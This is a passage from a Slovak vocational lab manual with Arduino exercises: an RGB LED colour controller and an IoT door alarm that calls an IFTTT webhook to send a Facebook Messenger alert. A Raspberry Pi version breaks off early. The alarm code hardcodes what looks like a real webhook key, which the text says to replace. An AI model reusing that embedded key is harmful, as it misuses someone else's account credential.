


Schéma zapojenia

Úloha 5

Vypočítajte hodnotu výstupného napätia U_2 . Obvod potom zapojte na stavebnici a odmerané napätie porovnajte s výpočtom.




Schéma zapojenia

Otázky a úlohy na zamyslenie

- 1) Ako veľmi sa odlišovali teoretické hodnoty od nameraných?
- 2) Ako je možné predikovať rozsahy odchýlok vypočítaných hodnôt od reálnych?
- 3) Aký majú vplyv tolerancie súčiastok na rozdiel medzi vypočítanou a nameranou hodnotou?

Odporúčané zdroje

[1] Ohmov zákon - https://sk.wikipedia.org/wiki/Ohmov_z%C3%A1kon

[2] Cvičenia z elektrotechniky I - Stredná odborná škola technická - https://sostrv.edupage.org/files/Cvicenia_z_ELE_I_1_..pdf

CVIČENIE S16-CV1: Dekoračné osvetlenie

Kľúčové slová

LED, riadenie, Arduino, Ohmov zákon

Výstup cvičenia

Vytvorenie jednoduchého riadiaceho systému pre ovládanie farby LED osvetlenia.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- navrhnuť a realizovať elektronický obvod riadený Arduino,
- prakticky aplikovať základné poznatky programovania Arduina, Ohmov zákon.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- Arduino,
- textový editor (alebo iné IDE),
- rezistory 100R, 150R,
- potenciometer 10k,
- RGB LED,
- napájací zdroj.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- základy elektrotechniky,
- základy programovania Arduina.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať. Aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetlite dôležitosť prepojenie jednotlivých znalostí pri vytváraní komplexných riešení na reálne technické problémy.
- 3) V spolupráci so študentmi navrhnete hardvérovú časť. Konzultujte prípadné problémy a komplikácie.
- 4) V spolupráci so študentmi navrhnete softvérovú časť. Konzultujte prípadné problémy a komplikácie.
- 5) Rozdeľte študentov do menších skupín (ideálne po 2).

- 6) Analyzujte zadanie.
- 7) Navrhните hardvérovú časť.
- 8) Navrhните softvérovú časť.

Teoretický úvod



POZNÁMKA!

Podrobnosti k tomuto cvičeniu nájdete v kapitole 4.3-4.8.

Realizácia cvičenia

Úloha:

Plánujete si vytvoriť do svojej izby malé dekoračné osvetlenie z jednej, alebo viacerých RGB LED, ktoré umožňuje nastavenie farby svetla podľa Vašej nálady. Farbu svetla môžete nastavovať napríklad potenciometrom.

Hardvérová časť:

Pre prvé pokusy bude postačovať jedna RGB LED so spoločnou katódou, ktorú môžete pripojiť cez rezistory R1, R2, R3 na PWM výstupy vývojovej dosky Arduino - piny 9, 10, 11. Výstup potenciometra P je potrebné zapojiť na analógový vstup A0 dosky Arduino.




Schéma zapojenia

Softvérová časť:

Analógové napätie U_P z výstupu potenciometra je privádzané na analógový vstup A0. Po konverzii analógového napätia AD prevodníkom nám funkcia `analogRead()` vráti hodnotu z rozsahu od 0 do 1023, čo zodpovedá rozsahu vstupného napätia U_P od 0 do 5V.

Program je pomocou podmienok rozvetvený na šesť vetiev na základe napätia UP ako je definované v nasledujúcej tabuľke čomu zodpovedá aj nastavenie striedy PWM signálov na výstupoch, ku ktorým sú pripojené LED.

Interval hodnôt UP (V)	rozsah AD prevodníka	Červená LED - strieda PWM	Zelená LED - strieda PWM	Modrá LED - strieda PWM
< 0 - 0,84)	0 – 170	100%	0% - 100%	0%
< 0,84 - 1,67)	171 - 341	100% - 0%	100%	0%
< 1,67 - 2,5)	342 - 512	0%	100%	0% - 100%
< 2,5 - 3,34)	513 - 683	0%	100% - 0%	100%
< 3,34 - 4,18)	684 - 854	0% - 100%	0%	100%
< 4,18 - 5 >	855 - 1023	100%	0% - 100%	100%

Úroveň napätí a hodnoty prevodníkov pre RGB LED

Ak postupne otáčame hriadeľom potenciometra a zvyšujeme napätie UP na výstupe potenciometra od 0V do 0,84V, funkcia analogRead() nám vracia postupne hodnoty od 0 do 170. V tomto intervale hodnôt je červená LED rozsvietená naplno, modrá LED nesvieti, zelená LED sa postupne rozsvetuje s nárastom napätia UP a výsledná farba RGB LED prechádza postupne z červenej do žltej.

Ak budeme pokračovať v otáčaní hriadeľa potenciometra ďalej, tak prejdeme do ďalšej vetvy programu, ktorá sa vykonáva pre napätie UP v rozsahu od 0,84V do 1,67V. V tejto vetve svieti zelená LED plným jasom, modrá nesvieti a červená LED s nárastom napätia UP postupne znižuje intenzitu svietenia prostredníctvom znižovania striedy PWM až nakoniec úplne prestane svietiť.

Počas vykonávania tejto vetvy programu sa výsledná farba RGB LED mení postupne zo žltej na zelenú. Podobne by sme mohli opísať aj ostatné vetvy programu. Nastavenie striedy PWM napätia na výstupoch 9, 10 a 11 sa realizuje na konci programu prostredníctvom príkazov analogWrite().

Zdrojový kód:

```
const int red_LED = 9;           //červená LED pripojená na pin č.9
const int green_LED = 10;        //zelená LED pripojená na pin č.10
const int blue_LED = 11;         //modrá LED pripojená na pin č.11
const int analog_input = A0;     //potenciometer pripojený na analógový
vstup A0

//premenná na uloženie hodnoty z analógového vstupu
int value = 0;
//premenná na nastavenie PWM výstupu pre červenú LED
int red_PWM = 0;
//premenná na nastavenie PWM výstupu pre zelenú LED
int green_PWM = 0;
//premenná na nastavenie PWM výstupu pre modrú LED
int blue_PWM = 0;
```

```

void setup() {
    pinMode(red_LED,OUTPUT);           //nastavenie pinov ako výstupy
    pinMode(green_LED,OUTPUT);
    pinMode(blue_LED,OUTPUT);
}

void loop() {
    //načítanie hodnoty z analógového vstupu kde je
    //pripojený potenciometer
    value = analogRead(analog_input);

    if (value<171){
        //červená svieti plným jasom
        //postupne zvyšujeme jas zelenej
        //modrá je zhasnutá
        red_PWM = 255;
        green_PWM = value*1.5;
        blue_PWM = 0;
    }

    else if(value >= 171 && value < 342){
        //postupne znižujeme jas červenej
        //zelená svieti plným jasom
        //modrá je zhasnutá
        red_PWM = (341 - value)*1.5;
        green_PWM = 255;
        blue_PWM = 0;
    }

    else if(value >= 342 && value < 513){
        //červená je zhasnutá
        //zelená svieti plným jasom
        //postupne zvyšujeme jas modrej
        red_PWM = 0;
        green_PWM = 255;
        blue_PWM = (value - 342)*1.5;
    }

    else if(value >= 513 && value < 684){
        //červená je zhasnutá
        //postupne znižujeme jas zelenej
        //modrá svieti plným jasom
        red_PWM = 0;
        green_PWM = (683 - value)*1.5;
        blue_PWM = 255;
    }

    else if(value >= 684 && value < 855){
        //postupne zvyšujeme jas červenej
        //zelená je zhasnutá
        //modrá svieti plným jasom
        red_PWM = (value - 684)*1.5;
        green_PWM = 0;
        blue_PWM = 255;
    }

    else {

```

```

//červená svieti plným jasom
//postupne zvyšujeme jas zelenej
//modrá svieti plným jasom

    red_PWM = 255;
    green_PWM = (value - 855)*1.5;
    blue_PWM = 255;
}

//nastavenie striedy na PWM výstupoch
analogWrite(red_LED, red_PWM);
analogWrite(green_LED, green_PWM);
analogWrite(blue_LED, blue_PWM);
}

```

Otázky a úlohy na zamyslenie

- 1) Ako by bolo možné automaticky meniť farbu LED podľa dennej doby (času)?
- 2) Ako by sa zmenila schéma pri zapojení viac rovnakých LED?

Oporúčané zdroje

[1] Light-emitting diode - https://en.wikipedia.org/wiki/Light-emitting_diode

[2] Arduino Lesson 3. RGB LEDs –

<https://cdn-learn.adafruit.com/downloads/pdf/adafruit-arduino-lesson-3-rgb-leds.pdf>

CVIČENIE S17-CV1: Poplašné IoT zariadenia (Arduino)

Kľúčové slová

IFTTT, HTTP žiadosť, poplašné zariadenie, Facebook messenger, Arduino, Ethernet shield, notifikácie

Výstup cvičenia

S pomocou mikrokontroléra Arduino Uno s ethernetovým shieldom zhotovenie poplašného zariadenia, ktoré bude snímať otvorenie dverí (napríklad do detskej izby). V prípade otvorenia odošle Arduino informáciu do cloud rozhrania, ktoré ju prepošle do Facebook Messengera.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- ako vytvoriť elektronický snímač otvorenia dverí s Arduino,
- ako pripojiť elektronické zariadenia s Arduino do siete internet,
- ako odosielať zosnímané údaje do cloud rozhrania,
- ako odoslať informácie z cloudu do koncového zariadenia (napr. smartfón).

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- Arduino UNO,
- ethernet shield pre Arduino,
- sieťový kábel s RJ45,
- prepojovacie vodiče,
- alobal,
- nožnice,
- lepiaca páska,
- smartfón s mobilnou aplikáciou Facebook messenger,
- Facebookový používateľský účet,
- používateľský účet v cloud rozhraní IFTTT.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- základy zapojenia elektronických obvodov s doskami Arduino,
- základy sieťovej komunikácie v sieťach TCP/IP,
- základy webovej komunikácie (HTTP protokol).

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký systém sa bude počas cvičenia navrhovať, aké je jeho využitie v praxi, z akých komponentov sa bude skladať.
- 2) Popísať postup realizácie zariadenia od fázy návrhu až po jeho oživenie a testovanie.
- 3) Rozdeliť celý postup realizácie do jednotlivých fáz.
- 4) Pomôcť študentom s realizáciou a testovaním jednotlivých fáz.
- 5) Zrealizovať krátky blok prezentácií vytvorených riešení.
- 6) Záverečná diskusia alebo písomný protokol o absolvovanom cvičení.

Cvičenie obsahuje elektronickú a softvérovú časť. Pre urýchlenie vývoja celého riešenia je možné, aby študenti pracovali v skupinách, kde si rozdelia úlohy.

Fázy realizácie cvičenia

- 1) Vykonajte obhliadku miesta fyzickej inštalácie poplašného zariadenia a navrhnete presné miesto a spôsob inštalácie poplašného zariadenia.
- 2) Navrhnete elektronické zapojenie obvodu poplašného zariadenia.
- 3) Navrhnete zdrojový kód riadiaci poplašné zariadenie.
- 4) Otestujte funkčnosť poplašného zariadenia off-line (bez pripojenia do internetu).
- 5) Navrhnete a vytvorte applet v cloud rozhraní IFTTT pre odosielanie správ do facebook messenger. Návrh informačnej správy, ktorú bude odosielať poplašné zariadenie a pripojenie Arduina do siete internet.
- 6) Odoslanie testovacej správy z Arduina do IFTTT rozhrania.
- 7) Konečná fáza kompletného riešenia.
- 8) Záverečná prezentácia výsledkov cvičenia.

Teoretický úvod

Princíp zjednodušeného poplašného zariadenia spočíva v neustálom kontrolovaní, či sú dvere do izby zatvorené. V prípade, že sa otvoria, mikropočítač deteguje prerušenie elektronického obvodu a zavolá prostredníctvom HTTP protokolu URL cez Webhook API na serveri IFTTT. Ten následne odošle správu cez Facebook Messenger do koncového zariadenia, napríklad smartfónu.

Arduino nemá vlastný operačný systém natívne podporujúci sieťové TCP/IP spojenia ani webový prehliadač, ktorý za neho vytvorí HTTP hlavičku. Preto je nutné vytvoriť spojenie aj HTTP dotaz ručne. Z toho dôvodu bude riadiaci program obsahovať kód, ktorý ošetruje túto funkcionality. V praxi by bolo vhodné použiť existujúce komunitou vytvorené knižnice, ktoré ponúkajú odladenú a optimalizovanú funkcionality pre komunikáciu v sieťach TCP/IP.

HTTP dotaz vyzerá nasledovne a v našom prípade je nutné ju poslať na HTTP server IFTTT.

```
<<metoda>><<URL dokumentu>><<verzia HTTP>>

<<názov hlavičky>>: <<hodnota>>

...

<<názov hlavičky>>: <<hodnota>>


<<prázdny riadok>>
```

Konkrétne by dotaz na wikipédiu vyzeral nasledovne:


```
GET /wiki/Wikipedie HTTP/1.1 \r\n
Host: cs.wikipedia.org \r\n
User-Agent: Opera/9.80 (Windows NT 5.1; U; cs) \r\n
Accept-Charset: UTF-8,* \r\n
\r\n
```

Realizácia cvičenia

- 1) Predpokladajme, že poplašné zariadenie chceme nainštalovať na zárubňu dverí do miestnosti. Vykonáme obhliadku možností a navrhne najlepšie miesto pre budúcu inštaláciu.



- 2) Najprv potrebujeme prepojiť Arduino Uno s Ethernet shieldom:




Vytvoríme jednoduchý elektronický obvod, ktorý bude v prípade zatvorených dverí uzavretý a bude ním tiecť prúd.

V prípade otvorených dverí bude obvod prerušený. Z alobalu si odtrhneme dva prúžky v rozmeroch cca 3x15cm. Dva dlhšie vodiče si na koncoch odizolujeme a každý vodič prilepíme lepiacou páskou k prúžku

alobalu tak, aby vzniklo vodivé spojenie. Prúžky poskladáme do štvorcov o rozmere 3x3cm. Tieto štvorce prilepíme k zárubni dverí lepiacou páskou vo vzdialenosti cca 5 cm tak, aby páska neprekrývala celé štvorce, ale len ich polovicu. Na obrázku ich vidíme ako zelené a oranžové plochy na zárubni.

Vodiče pripojíme do Arduina tak, že jeden vodič ide na pin GND a druhý na pin 8. Na ich poradí tentoraz nezáleží.

Následne si odstrihneme z alobalu štvorec o rozmeroch cca 12x12cm a dvakrát ho prehne, čím vznikne obdĺžnik s rozmermi 3x12cm. Tento obdĺžnik nalepíme na dvere tak, aby pri zatvorení úplne prekryval alobaly na zárubni. Na obrázku prúžok na dverách vidíme znázornený modrou farbou. Lepiacu pásku nalepíme tak, aby sa alobaly na zárubni a dverách mohli vodivo dotýkať a páska ich navzájom neprekrývala.



3) Príklad zdrojového kódu riadiacej aplikácie:

```

1) #include <SPI.h>
2) #include <Ethernet.h>
3)
4) //MAC adresa Arduina
5) byte mojaMAC[] = { 0xDE, 0xAD, 0xBE, 0xEF, 0xFE, 0xED };
6)
7) //Nahradna IP adresa v prípade zlyhania DHCP
8) IPAddress mojaIP(192, 168, 1, 25);
9)
10) //vytvorenie premennej (objektu) pre uchovanie parametrov sietoveho spojenia
11) EthernetClient client;
12)
13) //adresa servera IFTTT
14) char server[] = "maker.ifttt.com";
15)
16) void setup() {
17) // vytvorime si premennu pre zistenie, ci sa nacitala adresa
18) boolean stavIP;
19)
20) // zapneme seriový port pre ladiace vypisy
21) Serial.begin(9600);

```

```

22)
23) //pockame sekundu pre ustalenie elektronickych obvodov
24) delay(1000);
25)
26) //nacitame IP parametre na Arduino cez DHCP
27) stavIP = Ethernet.begin(mojaMAC);
28)
29) //ak sa nepodarilo nacist IP parametre cez DHCP, nastavime adresy manualne
30) if (stavIP == false)
31)   Ethernet.begin(mojaMAC, mojaIP);
32)
33) // nasleduje vypis ladiacich hlasok
34) Serial.print("IP addressa Arduina (nepodstatne): ");
35) Serial.println(Ethernet.localIP());
36) Serial.print("IP addressa DNS Servera (nepodstatne): ");
37) Serial.println(Ethernet.dnsServerIP());
38)
39) //nastavime pin 8 ako vstupny v rezime s pullup rezistorom
40) pinMode(8, INPUT_PULLUP);
41) }
42)
43) void loop() {
44)   //vytvorenie premennej pre zistenie stavu otvorenia dveri
45)   int dvere;
46)
47)   //ak existuju data nactane z webového servera, postupne
48)   //ich nactavaj a vypisuj cez serial monitor (ladiaci vypis)
49)   if (client.available()) {
50)     char c = client.read();
51)     Serial.write(c);
52)   }
53)
54)   //nacitame stav otvorenia dveri, ktorých snímac je na pine 8
55)   dvere = digitalRead(8);
56)
57)   //ak sa dvere otvorili, pošleme HTTP dotaz na IFTTT službu
58)   if (dvere == HIGH) {
59)     httpDotaz();
60)   }
61)
62)   // ak su dvere este stale otvorene, tak program drzime v
63)   // cakacej slucke az do opatovneho zatvorenia dveri
64)   while (digitalRead(8) == HIGH) {
65)   }
66)
67) }
68)
69) //definovanie funkcie httpDotaz
70) void httpDotaz() {
71)
72)   //ukoncime predosle spojenia

```

```

73) client.stop();
74)
75) //pripojenie na server na port 80 (HTTP)
76) if (client.connect(server, 80)) {
77)
78) //vypisanie hlasky pre ladenie
79) Serial.println("connecting...");
80)
81) //odoslanie hlavicky HTTP dotazu na IFTTT server
82) //nezabudnite upraviť kluc (podciarknute) podľa vasho, ktorý najdete
83) //na stránke IFTTT po vyhľadani služby Webhooks a zobrazení dokumentácie
84) client.println("GET /trigger/Alarm/with/key/eqZAdcRcYHoPuff11qWc4-90 HTTP/1.1");
85) client.print("Host: ");
86) client.println(server);
87) client.println("User-Agent: arduino-ethernet");
88) client.println("Connection: close");
89) client.println();
90) }
91)
92) // chybova hlaska v prípade neúspešného spojenia
93) else {
94) Serial.println("spojenie neúspešné!");
95) }
96) }

```

- 4) Program je potrebné nahráť na dosku Arduino. Pre účely testovania je možné správy vypisovať do terminálu Arduino Studia. Po odladení je možné pripojiť sieťový kábel do Ethernet shieldu a následne celý systém otestovať na jeho funkčnosť aj online.
- 5) Vytvoríme si IFTTT pravidlo, ktoré nám odošle správu na Facebook Messenger, ak sa otvoria dvere v izbe:
 - a. Po prihlásení do služby IFTTT (pozri predchádzajúce cvičenie) vytvoríme nový applet a ako trigger vyberieme službu Webhooks. Ak v službe Webhooks zatiaľ nie sme zaregistrovaní, klikneme na tlačidlo Connect. Následne vyberieme možnosť, ktorá spustí applet po vyvolaní špeciálnej URL - Receive a web request.
 - b. Akcii pre otvorenie dverí priradíme názov Alarm.
 - c. Ako odpoveď na spúšťač chceme odoslať správu cez Facebook Messenger. Vyhľadáme teda túto službu a prepojíme náš IFTTT účet s Messengerom. Následne vyberieme ako akciu možnosť Send message a ukončíme vytváranie akcie.
 - d. Predposledným krokom je doplnenie správy, ktorú nám má služba IFTTT doručiť na Facebook Messenger. Môžeme si napísať vlastnú správu a do nej napríklad vložiť čas vyvolania triggeru, prípadne len uviesť hlášku "Boli otvorené dvere do izby!" a klikneme na Create action.

- e. Zadáme popis appletu, ktorý sa zobrazí na úvodnej stránke a applet je hotový.
- 6) Otestovanie funkčnosti poplašného zariadenia, prepojenia s cloud rozhraním a odosielania správ do facebook messengeru.
- 7) Otestujte vytvorené riešenie úlohy. Nájdite slabé miesto a skúste nájsť spôsob, ako prekonať toto zariadenie, aby neodhalilo prienik do miestnosti.

Prezentácia

Každá skupina by mala na záver hodiny odprezentovať svoj výstup. S ohľadom na časové a technické obmedzenia je vhodné nastaviť limit prezentácie na 1 powerpointový slide a 90 sekúnd. Úlohou skupiny je vybrať to najpodstatnejšie z ich práce a odprezentovať to. Časový a priestorový tlak núti študentov kriticky premýšľať nad výberom dôležitých parametrov a informácií, ktoré budú publikované.

Študentom môžete odporučiť nasledujúce tipy pre prezentáciu:

- odlišnosť od konkurencie,
- navrhnuté a zrealizované špecifické funkcie,
- možnosť ďalšieho rozšírenia poplašného zariadenia.

Otázky a úlohy na zamyslenie

- 1) Ako poplašné zariadenie rozlišuje oprávnený vstup od neoprávneného?
- 2) Akým spôsobom je možné prekonať navrhnuté poplašné zariadenie, aby nespustilo alarm pri vstupe do miestnosti?
- 3) Akým spôsobom by sa dalo zariadenie chrániť pred neoprávneným vyradením z prevádzky?
- 4) Aké nové vlastnosti by mohlo mať poplašné zariadenie, aby získalo konkurenčnú výhodu oproti iným zariadeniam prezentovaným v triede.

Odporúčané zdroje

[1] IFTT Getting Started –

<https://help.ifttt.com/hc/en-us/categories/115001566148-Getting-Started>

[2] HTTP request - https://www.tutorialspoint.com/http/http_requests.htm

[3] Arduino Ethernet - <https://www.arduino.cc/en/Reference/Ethernet>

CVIČENIE S17-CV2: Poplašné IoT zariadenia (Raspberry PI)

Kľúčové slová

IFTTT, HTTP žiadosť, poplašné zariadenie, Facebook messenger, Arduino, Ethernet shield, notifikácie

Výstup cvičenia

Využitím jednodoskového počítača Raspberry Pi zhotovené poplašné zariadenie, ktoré bude snímať otvorenie dverí (napríklad do detskej izby). V prípade otvorenia odošle Raspberry PI informáciu do cloud rozhrania, ktoré ju prepošle do Facebook Messengera.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- ako vytvoriť elektronický snímač otvorenia dverí s Raspberry PI,
- ako pripojiť elektronické zariadenia s Raspberry PI do siete internet,
- ako odosielať zosnímané údaje do cloud rozhrania,
- ako odoslať informácie z cloudu do koncového zariadenia (napr. smartfón).

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- Raspberry PI,
- sieťový kábel s RJ45,
- prepojovacie vodiče,
- allobal,
- nožnice,
- lepiaca páska,
- smartfón s mobilnou aplikáciou Facebook messenger,
- Facebookový používateľský účet,
- používateľský účet v cloud rozhraní IFTTT.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- základy zapojenia elektronických obvodov s doskami Raspberry PI,
- základy sieťovej komunikácie v sieťach TCP/IP,
- základy webovej komunikácie (HTTP protokol).

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký systém sa bude počas cvičenia navrhovať, aké je jeho využitie v praxi, z akých komponentov sa bude skladať.
- 2) Popísať postup realizácie zariadenia od fázy návrhu až po jeho oživenie a testovanie.
- 3) Rozdeliť celý postup realizácie do jednotlivých fáz.
- 4) Pomôcť študentom s realizáciou a testovaním jednotlivých fáz.
- 5) Zrealizovať krátky blok prezentácií vytvorených riešení.
- 6) Záverečná diskusia alebo písomný protokol o absolvovanom cvičení.

Cvičenie obsahuje elektronickú a softvérovú časť. Pre urýchlenie vývoja celého riešenia je možné, aby študenti pracovali v skupinách, kde si rozdelia úlohy.

Fázy realizácie cvičenia

- 1) Vykonajte obhliadku miesta fyzickej inštalácie poplašného zariadenia a navrhnete presné miesto a spôsob inštalácie.
- 2) Navrhnete elektronické zapojenie obvodu poplašného zariadenia.
- 3) Navrhnete zdrojový kód riadiaci poplašné zariadenie.
- 4) Otestujte funkčnosť poplašného zariadenia off-line (bez pripojenia do internetu).
- 5) Navrhnete a vytvorte applet v cloud rozhraní IFTTT pre odosielanie správ do facebook messenger. Navrhnete informačnú správu, ktorú bude odosielať poplašné zariadenie a pripojenie Arduina do siete internet.
- 6) Odošlite testovaciu správu z Arduina do IFTTT rozhrania.
- 7) Konečná fáza kompletného riešenia.
- 8) Záverečná prezentácia výsledkov cvičenia.


Teoretický úvod

Princíp zjednodušeného poplašného zariadenia spočíva v neustálom kontrolovaní, či sú dvere do izby zatvorené. V prípade, že sa otvoria, mikropočítač deteguje prerušenie elektrotechnického obvodu a zavolá prostredníctvom HTTP protokolu URL cez Webhook API na serveri IFTTT. Ten následne odošle správu cez Facebook Messenger do koncového zariadenia, napríklad smartfónu.

